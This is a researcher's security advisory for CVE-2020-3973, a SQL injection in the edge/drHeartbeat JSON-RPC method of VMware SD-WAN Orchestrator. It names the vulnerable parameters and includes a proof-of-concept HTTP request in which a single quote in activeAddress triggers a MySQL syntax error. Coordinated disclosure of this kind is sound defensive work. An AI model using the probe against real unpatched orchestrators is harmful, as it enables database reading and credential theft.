

SECURITY ADVISORY

VMware SD-WAN by VeloCloud SQL INJECTION

OLIVIER HOUSSENBAY
27/07/2020
CVE-2020-3973

1. SUMMARY

1.1. CONTEXT

The VMware SD-WAN Orchestrator by VeloCloud provides centralized enterprise-wide installation, configuration and real-time monitoring in addition to orchestrating the data flow through the cloud network. The VMware SD-WAN Orchestrator enables one-click provisioning of virtual services in the branch, the cloud, or the enterprise datacenter.

1.2. DESCRIPTION

An SQL injection in the upload JSON-RPC call of VeloCloud Orchestrator allows an attacker to forge malicious SQL queries via tenant access to Orchestrator. Vulnerable parameters are activeAddress, standbyLastResponseTime, activeLastResponseTime and standbyAddress.

1.3. PRODUCTS AND VERSIONS AFFECTED

Affected product:

- VeloCloud Orchestrator 3.2.2, 3.3.1, 3.3.2 or 3.4.0.

1.4. IMPACT

An attacker could use this vulnerability to read the content in the database, exfiltrate information such as user credentials and target other user sharing the database.

1.5. MITIGATIONS

To remediate CVE-2020-3973, deploy the fixed versions or patches documented in VMware Security Advisory, VMSA-2020-0016, as listed in the section, References.

1.6. DISCLOSURE TIMELINE


| DATE | EVENT |
|------------|---|
| 03/05/2020 | Initial discovery. |
| 03/05/2020 | Initial contact to vendor. |
| 07/27/2020 | Coordinated public release of advisory. |
| ND | Public disclosure. |

2. TECHNICAL DETAILS

2.1. VULNERABILITY DETAILS

The vulnerable JSON-RPC method is not directly exposed. It is necessary to perform a MITM between the Edge and the orchestrator in order to intercept the JSON-RPC calls.

It is then possible to observe the JSON-RPC calls operated by the Edge:



The screenshot shows a network traffic analysis tool interface. At the top, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Target' is set to 'https://[redacted].velocloud.net'. The interface is split into two main panes: 'Request' on the left and 'Response' on the right. Both panes have tabs for 'Raw', 'Params', 'Headers', 'Hex', and 'JSON Beautifier'. The 'Request' pane shows a POST request to '/upload/' with various headers and a JSON body. The 'Response' pane shows an HTTP 200 OK response with headers and a JSON body. The JSON body in the response includes fields like 'drState', 'stateTimestamp', 'lastDRProtectedTime', 'role', 'roleTimestamp', 'activeAddress', and 'standbyList'. A large red rectangular area obscures the 'standbyList' field in the response.


```
Request
1 POST /upload/ HTTP/1.1
2 Content-Length: 515
3 Host: [redacted].velocloud.net
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: python-requests/1.2.3 CPython/2.7.3 Linux/3.14.79
7 Connection: close
8
9 {
  "params": {
    "activeAddress": "[redacted].velocloud.net",
    "serialNumber": "[redacted]",
    "standbyLastResponseTime": "2020-03-05T16:02:59.865Z",
    "token": {
      "logicalId": "[redacted]",
      "hmac": "[redacted]"
    },
    "activeLastResponseTime": "2020-03-05T16:02:49.506Z",
    "standbyAddress": "[redacted].net",
    "logicalId": "[redacted]"
  },
  "jsonrpc": "2.0",
  "method": "edge/drHeartbeat",
  "id": "1583424228879"
}

Response
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 06 Mar 2020 11:03:34 GMT
4 Content-Type: application/json
5 Content-Length: 655
6 Connection: close
7 X-Powered-By: Express
8 Cache-Control: no-cache, no-store, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 Strict-Transport-Security: max-age=31536000; includeSubdomains;
12 X-Frame-Options: SAMEORIGIN
13
14 {
  "jsonrpc": "2.0",
  "result": {
    "drState": "STANDBY_RUNNING",
    "failureDescription": null,
    "stateTimestamp": "2020-03-06T11:03:33.000Z",
    "lastDRProtectedTime": "2020-03-06T11:03:33.000Z",
    "role": "ACTIVE",
    "roleTimestamp": "2019-07-24T01:37:12.000Z",
    "activeAddress": "[redacted].velocloud.net",
    "standbyList": [
      [redacted]
    ]
  },
  "id": "1583424228879"
}
```

Figure 1 – JSON-RPC call to "edge/drHeartbeat" method

2.2. PROOF OF CONCEPT

Here is an injection in the activeAddress field with a payload generating a syntax error on the sql engine:



```
Request
-----
1 POST /upload/ HTTP/1.1
2 Content-Length: 516
3 Host: [redacted].velocloud.net
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 User-Agent: python-requests/1.2.3 CPython/2.7.3 Linux/3.14.79
7 Connection: close
8
9 {
10   "params": {
11     "activeAddress": "[redacted].velocloud.net'",
12     "serialNumber": "[redacted]",
13     "standbyLastResponseTime": "2020-03-05T16:02:59.865Z",
14     "token": "[redacted]",
15     "logicalId": "[redacted]",
16     "hmac": "[redacted]"
17   },
18   "activeLastResponseTime": "2020-03-05T16:02:49.506Z",
19   "standbyAddress": "[redacted].velocloud.net",
20   "logicalId": "[redacted]"
21 },
22 "jsonrpc": "2.0",
23 "method": "edge/drHeartbeat",
24 "id": "1563424228879"
25 }

Response
-----
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 06 Mar 2020 10:18:49 GMT
4 Content-Type: application/json
5 Content-Length: 320
6 Connection: close
7 X-Powered-By: Express
8 Cache-Control: no-cache, no-store, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 Strict-Transport-Security: max-age=31536000; includeSubdomains;
12 X-Frame-Options: SAMEORIGIN
13
14 {
15   "jsonrpc": "2.0",
16   "error": {
17     "code": 30503,
18     "message": "ERL_PARSE_ERROR: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use"
19   },
20   "id": "edge/drHeartbeat"
21 }
```

Figure 2 – SQL injection in the activeAddress field of the method edge/drHeartbeat

By adding a ' in the activeAddress field the return of the JSON-RPC call contains an error message on the SQL syntax.

3. REFERENCES

- **VMware SD-WAN by VeloCloud**, Product updates and patches that address the issue and vulnerability details published by the vendor.
<https://www.vmware.com/security/advisories/VMSA-2020-0016.html>
- **MITRE**, CVE-2020-3973
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-3973>